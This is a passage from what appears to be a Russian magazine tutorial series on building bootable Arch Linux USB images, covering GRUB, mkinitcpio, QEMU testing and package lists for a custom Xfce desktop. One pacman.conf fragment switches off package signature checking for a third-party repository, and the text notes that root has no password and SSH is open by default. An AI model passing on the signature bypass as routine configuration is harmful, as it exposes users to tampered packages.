Образ mkinitcpio в Arch Linux — это сгенерированный скриптом mkinitcpio образ, который содержит все необходимые для загрузки и инициализации системы файлы и скрипты. Этот образ используется в процессе загрузки системы, когда ядро Linux загружается, но перед тем, как полностью инициализировать систему и передать управление пользовательскому пространству.

```
mkinitcpio -P
```

```
$ mkinitcpio -P
==> Building image from preset: /etc/mkinitcpio.d/linux.preset:
'archiso'
...
==> Initcpio image generation successful
```

Устанавливаем загрузчик для систем с BIOS. Он ставится в начало диска, для этого мы и создавали первый раздел.

Обрати внимание: в команде указан диск, а не раздел диска!

```
grub-install --target=i386-pc --recheck /dev/loop0
```

```
$ grub-install --target=i386-pc --recheck /dev/loop0
Выполняется установка для платформы i386-pc.
Установка завершена. Ошибок нет.
```

Устанавливаем загрузчик для систем с EFI.

```
grub-install --target=x86_64-efi --efi-directory /boot --recheck
--removable
```

```
$ grub-install --target=x86_64-efi --efi-directory /boot --recheck --
removable
Выполняется установка для платформы x86_64-efi.
Установка завершена. Ошибок нет.
```

Создаем файл с настройками загрузчика.

```
grub-mkconfig -o /boot/grub/grub.cfg
```

```
$ grub-mkconfig -o /boot/grub/grub.cfg
Генерируется файл настройки grub …
Найден образ linux: /boot/vmlinuz-linux
Найден образ initrd: /boot/intel-ucode.img /boot/amd-ucode.img
/boot/initramfs-linux.img
Предупреждение: os-prober не будет запущен для обнаружения других заг-
рузочных разделов.
Их системы не будут добавлены в загрузочные настройки GRUB.
Прочтите документацию на параметр GRUB_DISABLE_OS_PROBER.
Добавляется элемент загрузочного меню для настроек микропрограммы UEFI …
Found memtest86+ image: /boot/memtest86+/memtest.bin
/usr/bin/grub-probe: предупреждение: неизвестный тип устройства loop0.
Found memtest86+ EFI image: /boot/memtest86+/memtest.efi
/usr/bin/grub-probe: предупреждение: неизвестный тип устройства loop0.
завершено
```

Как ты уже понял, мы установили два загрузчика, и оба они обращаются к одному конфигурационному файлу.

В официальном ISO-образе Arch Linux используется загрузчик Syslinux. Можно было бы использовать и его, это дело вкуса. Я выбрал более простой в настройке вариант.

НАСТРАИВАЕМ ЖУРНАЛИРОВАНИЕ

Чтобы уменьшить количество обращений к диску, настраиваем журналирование в оперативную память, а не на диск.

Создаем каталог:

```
mkdir -p /etc/systemd/journald.conf.d
```

Записываем настройки ниже в файл `/etc/systemd/journald.conf.d/10-volatile.conf`:

```
[Journal]
Storage=volatile
SystemMaxUse=16M
RuntimeMaxUse=32M
```

ДОПОЛНИТЕЛЬНОЕ ДЕЙСТВИЕ

При создании ISO-образа диска при помощи mkarchiso часть настроек делается при помощи «хуков» (сценариев командной строки) менеджера пакетов pacman. Эти хуки удаляются при создании ISO.

Так как мы собираем образ сами, нам нужно удалить некоторые хуки вручную.

```
rm -v -- $(grep -Frl 'remove from airootfs' /etc/pacman.d/hooks/)
```

ЗАДАЕМ ПАРОЛЬ РУТА (НЕОБЯЗАТЕЛЬНО)

По умолчанию пароль для root отсутствует, ты можешь установить свой. При загрузке происходит автоматический вход с логином root.

SSH-доступ для root тоже открыт по умолчанию.

```
passwd
```

```
$ passwd
Новый пароль:
Повторите ввод нового пароля:
passwd: пароль успешно обновлён
```

Еще можно создать обычного пользователя.

ОБРАЗ ГОТОВ, ДЕМОНТИРУЕМ УСТРОЙСТВА

Выходим из chroot.

```
exit
```

Размонтируем разделы в обратной последовательности.

```
umount /mnt/usb/boot
umount /mnt/usb
```

Деактивируем привязку устройства loop к файлу `usb.img`.

```
losetup -D
```

ПИШЕМ ОБРАЗ НА ФЛЕШКУ

Внимание! Если до этого момента ты еще не сломал свою систему, то сейчас будет отличный шанс. Так что будь предельно осторожен.

WWW

Детальное описание записи образа есть в официальной вики.

Подключаем USB-носитель к системе и набираем команду

```
lsblk -piaf
```

Ищем USB-носитель в списке, запоминаем номер.

И записываем на него образ. В указанной ниже команде поменяй значение параметра `of=/dev/sdX` (вместо X подставь букву твоего диска).

```
dd if=usb.img of=/dev/sdX bs=4096 status=progress && sync
```

Выходи из окружения root:

```
exit
```

ТЕСТИРУЕМ ОБРАЗ В QEMU (НЕОБЯЗАТЕЛЬНО)

Чтобы проверить, как работает наш образ, мы можем запустить его в эмуляторе.

Далее в этом разделе предполагается, что у тебя установлены эти пакеты:

```
qemu-base tigervnc openbsd-netcat
```

Запустить виртуальную машину из созданного образа ты можешь такой командой:

```
qemu-system-x86_64 -drive file=usb.img,format=raw -m 1024 -enable-kvm
-monitor unix:/tmp/monitor.sock,server,nowait
```

```
VNC server running on 127.0.0.1:5901
```

Подключиться к виртуальной машине можно, используя любой клиент VNC.

В случае с TigerVNC команда подключения будет следующей:


```
vncviewer 127.0.0.1:5901
```

```
TigerVNC Viewer v1.13.1
Сборка от: 2024-01-20 02:29
Copyright (C) 1999-2022, TigerVNC Team и многие другие (см. README.rst)
Информация о TigerVNC на сайте https://www.tigervnc.org
...
```

Для подключения к консоли управления виртуальной машины можешь использовать, например, nc.

```
nc -U /tmp/monitor.sock
```

```
QEMU 9.0.0 monitor - type 'help' for more information
(qemu)
```



```
Arch Linux 6.8.9-arch1-2 (tty1)

archiso login: root (automatic login)

Для установки Arch Linux следуйте руководству по установке:
https://wiki.archlinux.org/title/Installation_guide_(Русский)

Для аутентификации в беспроводной сети используйте утилиту iwctl.
Для подключения модемов с мобильным широкополосным доступом (WWAN) используйте утилиту mmcli.
Интерфейсы Ethernet, WLAN и WWAN, использующие DHCP, должны работать автоматически.


После подключения к Интернету к руководству по установке можно получить доступ
с помощью удобного скрипта Installation_guide.

Last login: Mon May 13 14:07:31 on tty1
root@archiso ~ #
```


ВЫВОДЫ

У нас есть файл с установочным образом системы, который можно записать на любые носители. Но самое главное — загрузившись с него, ты сможешь ставить в систему дополнительные пакеты и делать любые настройки, нужные для твоих задач.

Я взял флешку на 4 Гбайт, и после всех действий на ней осталось 1,2 Гбайт свободного места.

БОНУС

Этот метод создания образа диска универсален, его можно использовать с разными конфигурациями Archiso. Например, с Ctlos, одной из отечественных сборок Arch Linux.



Автор Ctlos использует собственный репозиторий для некоторых пакетов, на странице проекта есть инструкция по его подключению.

В качестве альтернативы можно отредактировать файл `pacman.conf` (из каталога с настройками), указав в нем дополнительный репозиторий и отключив проверку подписи пакетов.

Вот в качестве примера фрагмент измененного файла `pacman.conf`:

```
...
[ctlos_repo]
SigLevel = Optional TrustAll
Server = https://github.com/ctlos/$repo/raw/master/$arch
Server = https://osdn.net/projects/ctlos/storage/$repo/$arch
Server = https://cvc.keybase.pub/$repo
#Include = /etc/pacman.d/ctlos-mirrorlist

[ctlos-aur]
SigLevel = Optional TrustAll
Server = https://github.com/ctlos/$repo/raw/master/$arch
Server = https://osdn.net/projects/ctlos/storage/$repo/$arch
Server = https://cvc.keybase.pub/$repo
#Include = /etc/pacman.d/ctlos-mirrorlist
```

Важный момент: клонировать удаленный репозиторий лучше из-под root, поскольку все файлы в каталоге с настройками должны принадлежать руту.

WWW

- Arch Linux USB
- Создание образа GPT-диска с несколькими разделами без loop-устройств (Linux.org.ru)
- ArchWiki на русском

КАСТОМНЫЙ ARCH

Создаем образы Arch Linux для десктопа и Raspberry Pi

Случается, что систему нужно переустанавливать или разворачивать на другом компьютере. Для этого бывает удобно иметь заранее подготовленную флешку, где будет дистрибутив со всеми нужными настройками. В этой статье я покажу, как сделать такой образ на основе Arch Linux — с автозагрузкой графической среды и базовым набором программ. Мы сделаем две версии: для десктопа на x86-64 и для Raspberry Pi.

ksandr
ksandr@tutamail.com

ДЕСКТОП

Начнем с десктопной версии. Для нее нам понадобится добавить в Arch графическое окружение и автостарт.

Если же тебе нужен серверный вариант, то это руководство можешь рассматривать как пример, а весь нужный софт выберешь сам. Это просто: находишь описание нужного сервиса на официальной вики и применяешь инструкцию к каталогу airootfs как корню твоей будущей системы. Впрочем, всё по порядку.

Собрать список пакетов, который бы устроил всех, нереально. Поэтому приведу пример установки и настройки на основе того, что я выбрал для себя, а ты уже сам решишь, что убрать и добавить.

Вот что будет на нашей флешке:

- базовые пакеты Archiso для сборки официального образа;
- графическая система X.org;
- рабочая среда Xfce 4;
- браузер;
- несколько текстовых редакторов;
- дополнительные пакеты, нужные в повседневной работе.

Подготовка

В статье «Карманный Arch. Делаем флешку с живым образом Arch Linux» я уже рассказывал о том, как сделать загрузочный внешний диск с Arch Linux. В этой же статье я покажу, как сделать свой конфиг для утилиты Archiso. Дальше ты можешь воспользоваться инструкцией из первой статьи, чтобы создать образ для такой же флешки.

Дальше мы будем создавать и наполнять каталог `airootfs` и составлять список пакетов в файле `packages.x86_64`.

Если при установке пакета в систему будут необходимы специальные настройки, мы внесем их в `airootfs`.

Минимальный образ

Образ я окрестил xrerus, где X — в честь графической среды (или журнала «Хакер», как тебе больше нравится), re — от release engineering, ну а почему rus, ты, думаю, догадаешься.

Все действия мы будем производить с привилегиями суперпользователя, так что сразу пиши `su` и вводи пароль.

Поскольку за основу я взял официальный образ Arch Linux, мы начнем с того, что скопируем его и переименуем в xrerus.

```
cp -rv /usr/share/archiso/configs/releng xrerus
```

Либо можно сразу скачать образ из официального репозитория, если ты еще этого не сделал:

```
git clone https://gitlab.archlinux.org/archlinux/archiso.git
```

Кстати, при выборе пакетов ограничимся только официальным репозиторием. Причины две: более надежная поддержка пакетов и установка без дополнительных действий. Добавление пакетов из других репозиториев, возможно, рассмотрим в другой раз.

Для удобства записываем путь до каталога с конфигами в переменную:

```
export ARCHISO=/home/ЛОГИН/xrerus
```

Графическая система

В минимальном образе главная задача — универсальность. Нам нужно, чтобы он работал на большинстве компьютеров. Поэтому добавляем xorg-server, менеджер входа, открытые драйверы и сервер VNC.

Начнем с настройки менеджера входа LightDM.

Создаем каталог для файлов настроек:

```
mkdir -p $ARCHISO/airootfs/etc/lightdm
```

Файл настроек `greeter-gtk`:

```
vim $ARCHISO/airootfs/etc/lightdm/lightdm-gtk-greeter.conf
```

```
[greeter]
background = /usr/share/backgrounds/wallpaper
```

Не забываем скопировать файл для фона.

```
mkdir -p $ARCHISO/airootfs/usr/share/backgrounds
cp -v ~wallpaper $ARCHISO/airootfs/usr/share/backgrounds/wallpaper
```

INFO

Мы не ставим никаких пакетов с обоями, так что для начала будет черный фон, а красоту можешь добавить сам.

Включаем автозапуск сервиса LightDM:

```
ln -sv /usr/lib/systemd/system/lightdm.service $ARCHISO/airootfs/etc/
systemd/system/display-manager.service
```

В конец файла packages.x86_64 дописываем устанавливаемые пакеты:

$ARCHISO/packages.x86_64

```
...
xorg-server
xorg-xinit
xorg-xrandr
lightdm
lightdm-gtk-greeter
xf86-video-dummy
xf86-video-fbdev
xf86-video-vesa
xf86-video-amdgpu
xf86-video-ati
xf86-video-intel
xf86-video-nouveau
autorandr
tigervnc
```

Рабочая среда Xfce 4

Тут у нас есть два варианта: можно установить группу пакетов xfce4, а можно выбрать вручную только самые нужные пакеты. Мы пойдем по второму пути.

Добавляем пакеты в список `packages.x86_64`:

```
xfwm4
xfce4-battery-plugin
xfce4-notifyd
xfce4-panel
xfce4-power-manager
xfce4-pulseaudio-plugin
xfce4-session
xfce4-settings
xfce4-terminal
xfce4-xkb-plugin
xfce4-clipman-plugin
accountsservice
xdg-utils
polkit
```

Софт

Дальше я просто перечислю все пакеты с софтом, которые я выбрал для своего образа.

Браузеры:

$ARCHISO/packages.x86_64

```
...
luakit
firefox
firefox-i18n-ru
chromium
```

Редакторы:

$ARCHISO/packages.x86_64

```
...
vim
nano
mousepad
leafpad
```

Средства коммуникации:

$ARCHISO/packages.x86_64

```
...
discord
telegram-desktop
```

Дополнительные пакеты

Нам понадобятся шрифты:

$ARCHISO/packages.x86_64

```
...
ttf-droid
ttf-croscore
ttf-liberation
ttf-dejavu
ttf-inconsolata
```

Звуковые драйверы и утилиты:

$ARCHISO/packages.x86_64

```
...
alsa-firmware
alsa-plugins
alsa-utils
pipewire-pulse
pipewire-alsa
pipewire-jack
rtkit
pavucontrol
```

Если на твоей машине есть Bluetooth, то утилиты для работы с ним:

$ARCHISO/packages.x86_64

```
...
bluez
bluez-utils
bluez-obex
blueman
```

Сетевые утилиты

Тут нам надо определиться, каким из доступных средств мы будем настраивать сеть. Так как у нас десктопный вариант, мой выбор — NetworkManager.

Автозагрузка NetworkManager при старте:

```
ln -sv /usr/lib/systemd/system/NetworkManager.service $ARCHISO/
airootfs/etc/systemd/system/multi-user.target.wants/NetworkManager.
service
ln -sv /usr/lib/systemd/system/NetworkManager-dispatcher.service
$ARCHISO/airootfs/etc/systemd/system/dbus-org.freedesktop.nm-
dispatcher.service
ln -sv /usr/lib/systemd/system/NetworkManager-wait-online.service
$ARCHISO/airootfs/etc/systemd/system/network-online.target.wants/
NetworkManager-wait-online.service
```

Также не забудем запустить сервис сопоставления доменных имен:

```
ln -sv /usr/lib/systemd/system/systemd-resolved.service $ARCHISO/
airootfs/etc/systemd/system/systemd-resolved.service
```

Устанавливаем имя хоста:

```
echo archi > $ARCHISO/airootfs/etc/hostname
```

Пишем `/etc/hosts`:

```
vim $ARCHISO/airootfs/etc/hosts
```

```
127.0.0.1        localhost
::1              localhost
127.0.1.1        archi
```

Если хост использует статический IP-адрес, то его следует указать вместо 127.0.1.1. Если у системы есть fully qualified domain name (FQDN), вставь его перед именем хоста. Подробнее про настройку сети — в официальной вики.

Добавляем пакеты в список для установки.

$ARCHISO/packages.x86_64

```
...
network-manager-applet
networkmanager
networkmanager-openconnect
networkmanager-openvpn
networkmanager-pptp
networkmanager-vpnc
networkmanager-l2tp
dnsutils
modemmanager
mobile-broadband-provider-info
```

И не забудем про пользовательские утилиты:

$ARCHISO/packages.x86_64

```
...
openssh
git
wget
curl
```

Работа с файлами

Стандартный файловый менеджер в Xfce 4 — это Thunar. Добавляем его.

$ARCHISO/packages.x86_64

```
...
thunar
thunar-archive-plugin
thunar-media-tags-plugin
thunar-volman
```

Для более комфортной работы с файловыми системами ставим дополнительные пакеты:

$ARCHISO/packages.x86_64

```
...
gvfs
gvfs-nfs
gvfs-smb
nfs-utils
ntfs-3g
sshfs
```

Дополнительный софт

Дальше в списке нет обязательных и незаменимых программ, так что можешь убирать или заменять что угодно на свое усмотрение.

Я себе добавил:

- `GParted` — графический редактор разделов и дисков (утилита особенно пригодится, если ты собираешься использовать образ как установочный диск);
- `feh` — смотрелка картинок;
- `Flameshot` — если понадобится делать скриншоты;
- `mpv` — аудио- и видеоплеер;
- `htop` — монитор системных ресурсов;
- `mc` — двухпанельный файловый менеджер.

Также я добавил несколько самых важных сетевых утилит и комплект архиваторов:

$ARCHISO/packages.x86_64

```
...
gzip
p7zip
unrar
unzip
file-roller
```

С установкой пакетов на этом всё, но есть еще несколько настроек, которые нам надо сделать.

Настройка

На определенном этапе загрузки управление переходит к образу `initramfs-linux.img`. Для установочного ISO этот образ особый. Так как наш инсталл Arch Linux не будет отличаться от обычной установки на жесткий диск, мы можем использовать стандартные настройки для создания `initramfs-linux.img`.

Если менять настройки mkinitcpio, то конфиг перестанет быть пригодным для сборки обычных ISO-образов. Это легко исправить, либо вернув потом настройки mkinitcpio, либо сделав в этом файле две секции: одну — для сборки ISO, другую — для наших IMG. Но на практике мы пойдем по наиболее легкому пути — выберем создание `initramfs-linux.img` с настройками по умолчанию.

Так как предполагается, что мы делаем образ из системы Arch Linux x86-64, мы можем подсмотреть пример файла mkinitcpio.conf на нашей системе. Далее предполагается, что мы используем стандартное ядро — то, что содержится в пакете `linux`.

Копируем файлы настроек mkinitcpio:

```
cp -v /etc/mkinitcpio.d/linux.preset $ARCHISO/airootfs/etc/
mkinitcpio.d/linux.preset
cp -v /etc/mkinitcpio.conf $ARCHISO/airootfs/etc/mkinitcpio.conf
```

Удаляем из него лишнее:

$ARCHISO/airootfs/etc/mkinitcpio.d/linux.preset

```
ALL_kver="/boot/vmlinuz-linux"

PRESETS=('default')

default_config="/etc/mkinitcpio.conf"
default_image="/boot/initramfs-linux.img"
```

